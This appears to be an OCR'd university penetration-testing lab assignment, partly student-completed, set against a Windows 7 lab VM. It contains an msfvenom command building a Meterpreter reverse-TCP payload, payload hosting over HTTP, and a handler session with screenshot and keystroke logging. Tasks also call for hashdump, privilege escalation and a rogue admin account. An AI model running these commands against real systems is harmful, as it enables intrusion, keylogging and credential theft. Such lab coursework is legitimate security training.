
forget to configure options in your Metasploit framework on Kali Linux before the payload is triggered on the target VM. **(10 pt)**. The requirements for your payload are :

- Payload Name: Use your MIDAS ID (for example, **svatsa.exe**) (**5pt)**
- Listening port: ***5525*** (**5pt)**


[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:







File Actions Edit View Help
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-chara
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nops
ngth)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable
-h, --help Show this message
-p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe -o oifil001.exe
-p: command not found
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe -o oifil001.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: oifil001.exe
ls -l oifil001.exe
-rw-r--r-- 1 root root 73802 Oct 24 16:12 oifil001.exe


File Actions Edit View Help
oifil001.exe: command not found
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
^C
Keyboard interrupt received, exiting.
ls -l oifil001.exe
-rw-r--r-- 1 root root 73802 Oct 24 16:12 oifil001.exe
service apache2 start
service apache2 status
apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Fri 2025-10-24 16:43:59 EDT; 36s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 3683 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 3684 (apache2)
Tasks: 6 (limit: 3328)
Memory: 14.9M (peak: 15.2M)
CPU: 57ms
CGroup: /system.slice/apache2.service
Oct 24 16:43:59 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Oct 24 16:43:59 kali apachectl[3683]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName'
Oct 24 16:43:59 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
Activate Windows

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**
3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**


Index of /
192.168.217.3
Index of /
Name Last modified Size Description
oi64001.exe 2025-10-24 18:51 72K
Apache/2.4.58 (Debian) Server at 192.168.217.3 Port 80


File Actions Edit View Help
Activate Windows


File Actions Edit View Help
[*] Started reverse TCP handler on 192.168.217.3:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.217.3:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.217.3:5525:- -
[-] Handler failed to bind to 0.0.0.0:5525:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:5525).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > run -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 192.168.217.3:5525:- -
[-] Handler failed to bind to 0.0.0.0:5525:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:5525).
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.217.3:4444
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4444 -> 192.168.217.2:55751) at 2025-10-24 20:10:04 -0400
meterpreter > screenshot
Screenshot saved to: /root/ZbAurjkm.jpeg
meterpreter >
Activate Windows
Go to Settings to activate Windows.

File Actions Edit View Help
[*] Started reverse TCP handler on 192.168.217.3:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.217.3:5525:- -
[-] Handler failed to bind to 0.0.0.0:5525:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:5525).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > run -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 192.168.217.3:5525:- -
[-] Handler failed to bind to 0.0.0.0:5525:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:5525).
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.217.3:4444
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4444 -> 192.168.217.2:55751) at 2025-10-24 20:10:04 -0400
meterpreter > screenshot
Screenshot saved to: /root/ZbAurjkm.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Shift>Hello my name is <Shift>Gwin
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
Activate Windows
Go to Settings to activate Windows.

4. **Extra credit (5 points) Execute the "hashdump" command to view the password hashes and save those in a file named "hash.txt"**

[Privilege escalation]

5. Background your current session, then gain administrator-level privileges on the remote system (**10 pt**).

6. After you escalate the privilege, complete the following tasks:

a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(10 pt)**

b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(10 pt) You may follow the pdf for Pen testing**

Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows 10 **(10 points)**. You can use the technique we introduced in this class, or other exploits not covered by this course.